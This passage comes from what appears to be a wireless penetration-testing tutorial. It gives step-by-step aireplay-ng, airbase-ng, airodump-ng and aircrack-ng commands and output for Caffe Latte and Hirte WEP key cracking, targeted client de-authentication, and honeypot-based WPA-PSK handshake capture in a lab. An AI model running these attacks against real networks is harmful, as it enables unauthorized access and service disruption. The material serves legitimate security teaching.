14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
14:48:31  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"

14:48:57  Starting Caffe-Latte attack against 60:FB:42:D5:E4:01 at 100 pps.
```

6. We now start `airodump-ng` to collect the data packets from this access point only, as we did before in the WEP-cracking case:

```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help

 CH 11 ][ Elapsed: 30 mins ][ 2011-02-06 04:01 ][ 140 bytes keystream: 00:21:91:D2:8E:25

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:91:D2:8E:25   -6 100    16387    11190    0  11  54e. WEP  WEP    SKA  Wireless Lab

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:21:91:D2:8E:25  60:FB:42:D5:E4:01    0    0 - 1     0    22026  Wireless Lab
```

7. We also start `aircrack-ng` as in the WEP-cracking exercise we did before to begin the cracking process. The command line would be `aircrack-ng filename` where filename is the name of the file created by `airodump-ng`:

```
root@bt: ~ - Shell - Konsole <3>
Session  Edit  View  Bookmarks  Settings  Help

                              Aircrack-ng 1.0 r1645


                 [00:00:04] Tested 331777 keys (got 11111 IVs)

   KB    depth   byte(vote)
    0    0/  2   AB(17664) 1D(16640) 5A(15360) BA(15360) D1(15104) 07(14848) E8(14848) F0(14848)
    1    0/  1   DD(17664) 78(16384) B0(16384) 25(15104) 48(14848) 36(14592) 79(14336) 0F(14080)
    2    1/  3   92(15872) 84(15616) 1A(15360) 38(15104) 14(14848) 29(14848) A1(14592) C1(14592)
    3    1/  2   7C(16896) FF(16384) 7A(16128) 12(15360) 47(15360) B7(15360) 85(15104) 94(15104)
    4    3/  4   0B(15872) CB(15616) 0F(15104) B1(15104) A9(14848) C4(14848) 2A(14592) 36(14592)
    5    2/  3   46(14848) 47(14592) 5C(14592) 9A(14336) 30(14080) 46(14080) 4C(14080) 6A(14080)
    6    3/  4   2B(15104) 44(14592) A4(14592) EC(14592) 24(14080) 2B(14080) 3B(14080) 6D(14080)
    7    1/  2   56(15872) 0C(14848) 21(14848) 5C(14848) D8(14848) F9(14848) 2C(14336) 40(14336)
    8    3/  4   02(14848) D4(14592) E4(14592) 11(14336) 13(14336) 70(14336) BC(14336) 46(14080)
    9    2/  3   B3(16384) 5E(15872) D4(15872) 4C(15104) EB(14848) 6F(14592) BC(14592) E0(14592)
   10    1/  2   5B(15616) 03(14592) 24(14592) 5F(14592) 68(14592) E0(14592) 5E(14336) 95(14336)
   11    2/  3   C8(15616) A6(15360) 39(15104) D7(14848) 95(14592) BD(14592) 46(14336) 0B(14080)
   12    5/  6   6B(15104) 15(14848) 57(14848) 70(14592) CE(14592) 0A(14336) 6F(14336) CA(14336)
```

8. Once we have enough WEP encrypted packets, `aircrack-ng` succeeds in cracking the key as shown next:

```
root@bt: ~ - Shell - Konsole <3>
Session  Edit  View  Bookmarks  Settings  Help

                              Aircrack-ng 1.0 r1645


                 [00:25:36] Tested 1285089 keys (got 48988 IVs)

   KB    depth   byte(vote)
    0    0/  1   AB(75520) 4D(56576) 90(56320) 3A(56064) 2B(55552) B7(55552) BA(55552) CB(55552)
    1    0/  1   CD(72704) 6C(60160) 7A(59904) A0(57088) D6(56832) BC(56576) C5(56576) 1E(56320)
    2    0/  1   EF(69888) ED(58368) EE(57600) AF(57344) 9A(56832) 51(56320) A3(56320) C5(56320)
    3    0/  1   AB(64512) 47(60416) B9(60416) 5E(59392) A1(57856) 82(57600) E1(57088) E7(56576)
    4    0/  1   CD(65024) 7D(59904) 43(58624) F9(58112) 03(57088) EE(56576) 41(56320) 28(55552)
    5    1/  5   51(58112) 6D(57856) 72(57344) CE(57088) 44(56320) 5C(55808) 9E(55552) 05(55040)
    6    0/  1   AB(67584) A4(58624) 6D(58112) FB(57856) 16(57344) A2(57088) 24(56832) 91(56832)
    7    0/  1   CD(65024) 8B(58112) 40(57856) D5(57856) 81(57344) D6(57344) DA(57088) 8E(55808)
    8    0/  1   EF(67072) F7(58880) 66(58624) A8(57856) 5D(57344) A0(57344) 11(57088) CC(56832)
    9    1/  2   AB(59904) 86(57856) 41(57344) 94(57344) 0A(56576) 08(56320) 25(56064) A9(56064)
   10    1/  1   2C(58112) E0(57600) FB(57344) 47(56576) 9D(56576) C4(56576) 17(55552) 21(55552)
   11    1/  1   A8(57856) 48(57600) 9F(57600) 34(56832) AF(56320) D7(56320) 8D(56064) 22(55808)
   12    1/  2   12(57308) CE(55844) A4(55076) 1B(54892) 68(54784) C0(54784) 66(54748) 4F(54564)

            KEY FOUND! [ AB:CD:EF:AB:CD:EF:AB:CD:EF:AB:CD:EF:12 ]
       Decrypted correctly: 100%


root@bt:~#
```

What just happened?

We were successful in retrieving the WEP key from just the wireless client without requiring an actual access point to be used or present in the vicinity. This is the power of the Caffe Latte attack.

The attack works by bit flipping and replaying ARP packets sent by the wireless client post association with the fake access point created by us. These bit flipped ARP Request packets cause more ARP response packets to be sent by the wireless client. Note that all these packets are encrypted using the WEP key stored on the client. Once we are able to gather a large number of these data packets, `aircrack-ng` is able to recover the WEP key easily.

Have a go hero – practice makes you perfect!

Try changing the WEP key and repeat the attack. This is a difficult attack and requires some practice to orchestrate successfully. It would also be a good idea to use Wireshark and examine the traffic on the wireless network.

De-Authentication and Dis-Association attacks


We have seen De-Authentication attack in previous chapters as well in the context of the access point. In this chapter, we will explore the same in the context of the client.

In the next lab, we will send De-Authentication packets to just the client and break an established connection between the access point and the client.

Time for action – De-Authenticating the client

Follow the instructions to get started:

1. Let us first bring our access point **Wireless Lab** online again. Let us keep it running on WEP to prove that even with encryption enabled it is possible to attack the access point and client connection. Let us verify that the access point is up by using `airodump-ng`:




2. Let us connect our client to this access point as we verify it with `airodump-ng`:

```
root@bt: ~ - Shell - Konsole
Menu Session  Edit  View  Bookmarks  Settings  Help

 CH  3 ][ Elapsed: 24 s ][ 2011-03-24 10:22

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:91:D2:8E:25  -19 100      255        8    0   3  54e. WEP  WEP         Wireless Lab
 00:25:5E:17:C8:00  -71   0        5        0    0   1  54   WEP  WEP         swapnil
 00:25:5E:17:C8:02  -72   0        3        0    0   1  54   OPN              <length:  0>
 00:25:5E:17:C8:01  -72   0        4        0    0   1  54   OPN              <length:  0>
 00:25:5E:17:C8:03  -72   0        2        0    0   1  54   OPN              <length:  0>

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -16    0 -36e   473      247  Wireless Lab,Vivek
```


3. We will now run `aireplay-ng` to target the client and access point connection:

```
root@bt: ~ - Shell No. 2 - Konsole
Menu Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# aireplay-ng --deauth 1 -c 60:FB:42:D5:E4:01 -a 00:21:91:D2:8E:25 mon0
10:27:19  Waiting for beacon frame (BSSID: 00:21:91:D2:8E:25) on channel 3
10:27:20  Sending 64 directed DeAuth. STMAC: [60:FB:42:D5:E4:01] [32|65 ACKs]
root@bt:~#
root@bt:~#
root@bt:~#
```

4. The client gets disconnected and tries to reconnect to the access point, we can verify this by using Wireshark just as before:



5. We have now seen that even in the presence of WEP encryption, it is possible to De-Authenticate a client and disconnect it. The same is valid even in the presence of WPA/WPA2. Let us now set our access point to WPA encryption and verify the same.




6. Let's connect our client to the access point and ensure it is connected:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help

 CH  3 ][ Elapsed: 16 s ][ 2011-03-24 10:50

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:91:D2:8E:25  -17  96      166        5    0   3  54e. WPA2 CCMP   PSK  Wireless Lab

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   00:26:5E:7D:76:5D  -72    0 - 1     30        3  nkna
 (not associated)   00:16:EA:7F:C9:1A  -72    0 - 1      0        3  Sunny
 00:21:91:D2:8E:25  60:FB:42:D5:E4:01   -8    0 - 1e   179      138  Wireless Lab,Vivek
```

7. Let us now run `aireplay-ng` to disconnect the client from the access point:

```
root@bt: ~ - Shell No. 2 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# aireplay-ng --deauth 1 -c 60:FB:42:D5:E4:01 -a 00:21:91:D2:8E:25 mon0
10:51:36  Waiting for beacon frame (BSSID: 00:21:91:D2:8E:25) on channel 3
10:51:36  Sending 64 directed DeAuth. STMAC: [60:FB:42:D5:E4:01] [13|64 ACKs]
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

8. Using Wireshark we can once again verify that this works as well:



What just happened?

We just learnt how to disconnect a wireless client selectively from an access point using De-Authentication frames even in the presence of encryption schemas like WEP/WPA/WPA2. This was done by sending a De-Authentication packet to just the access point - client pair, instead of sending a broadcast De-Authentication to the entire network.

Have a go hero – Dis-Association attack on the client

In the preceding exercise, we used a De-Authentication attack to break the connection. Try using a Dis-Association packet to break the established connection between a client and an access point.

Hirte attack


We've already seen how to conduct the Caffe Latte attack. The Hirte attack extends the Caffe Latte attack using fragmentation techniques and allows for almost any packet to be used.

More information on the Hirte attack is available on the AIRCRACK-NG website: `http://www.aircrack-ng.org/doku.php?id=hirte`.

We will now use `aircrack-ng` to conduct the Hirte attack on the same client.

Time for action – cracking WEP with the Hirte attack

1. Create a WEP access point exactly as in the Caffe Latte attack using the `airbase-ng` tool. The only additional option is the `-N` option instead of the `-L` option to launch the Hirte attack:



2. Start `airodump-ng` in a separate window to capture packets for the Wireless Lab Honeypot:

```
root@bt:~# airodump-ng -c 3 --bssid 00:21:91:D2:8E:25 --write Hirte mon0
```


3. `Airodump-ng` will now start monitoring this network and storing the packets in `Hirte-01.cap` file.

```
 CH  3 ][ Elapsed: 16 s ][ 2011-06-27 21:34

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:91:D2:8E:25    0 100      386        0    0   3  54   WEP  WEP         Wireless Lab

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

4. Once the roaming client connects to out Honeypot AP, the Hirte attack is automatically launched by `airbase-ng`:

```
21:32:14  Trying to set MTU on mon0 to 1800
21:32:14  Access Point with BSSID 00:21:91:D2:8E:25 started.


21:35:42  Got 140 bytes keystream: 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  SKA from 60:FB:42:D5:E4:01
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Client 60:FB:42:D5:E4:01 associated (WEP) to ESSID: "Wireless Lab"
21:35:42  Starting Hirte attack against 60:FB:42:D5:E4:01 at 100 pps.
```

5. We start `aircrack-ng` as in the case of the Caffe Latte attack and eventually the key would be cracked as shown next:



What just happened?

We launched the Hirte attack against a WEP client which was isolated and away from the authorized network. We cracked the key exactly as in the Caffe Latte attack case.

Have a go hero – practice, practice, practice


We would recommend setting different WEP keys on the client and trying this exercise a couple of times to gain confidence. You may notice many times that you have to reconnect the client to get it to work.

AP-less WPA-Personal cracking

In a previous chapter, we have seen how to crack WPA/WPA2 PSK using `aircrack-ng`. The basic idea was to capture a four-way WPA handshake and then launch a dictionary attack.


The million dollar questions is—would it be possible to crack WPA-Personal with just the client? No access point!

Let's revisit the WPA cracking exercise to jog our memory.



To crack WPA, we need the following four parameters from the Four-Way Handshake—Authenticator Nounce, Supplicant Nounce, Authenticator MAC, Supplicant MAC. Now the interesting thing is that we do not need all of the four packets in the handshake to extract this information. We can get this information with either all four packets, or packet 1 and 2, or just packet 2 and 3.

In order to crack WPA-PSK, we will bring up a WPA-PSK Honeypot and when the client connects to us, only Message 1 and Message 2 will come through. As we do not know the passphrase, we cannot send Message 3. However, Message 1 and Message 2 contain all the information required to begin the key cracking process.



Time for action – AP-less WPA cracking

1. We will setup a WPA-PSK Honeypot with the ESSID Wireless Lab. The `-z 2` option creates a WPA-PSK access point which uses TKIP:

```
root@bt: ~ - Shell - Konsole
Menu on  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -W 1 -z 2  mon0
23:51:09  Created tap interface at0
23:51:09  Trying to set MTU on at0 to 1500
23:51:09  Trying to set MTU on mon0 to 1800
23:51:10  Access Point with BSSID 00:21:91:D2:8E:25 started.
```

2. Let's also start `airodump-ng` to capture packets from this network:

```
root@bt: ~ - Shell No. 2 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airodump-ng -c 3 --bssid 00:21:91:D2:8E:25 --write AP-less-WPA-cracking mon0
```

3. Now when our roaming client connects to this access point, it starts the handshake but fails to complete it after Message 2 as discussed previously:

```
root@bt: ~ - Shell - Konsole
Menu on  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -W 1 -z 2  mon0
23:56:01  Created tap interface at0
23:56:01  Trying to set MTU on at0 to 1500
23:56:01  Access Point with BSSID 00:21:91:D2:8E:25 started.
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
23:56:30  Client 60:FB:42:D5:E4:01 associated (WPA1;TKIP) to ESSID: "Wireless Lab"
```

4. But `airodump-ng` reports that the handshake has been captured:

```
root@bt: ~ - Shell No. 2 - Konsole
Menu Session Edit View Bookmarks Settings Help

 CH  3 ][ Elapsed: 1 min ][ 2011-06-27 23:57 ][ WPA handshake: 00:21:91:D2:8E:25

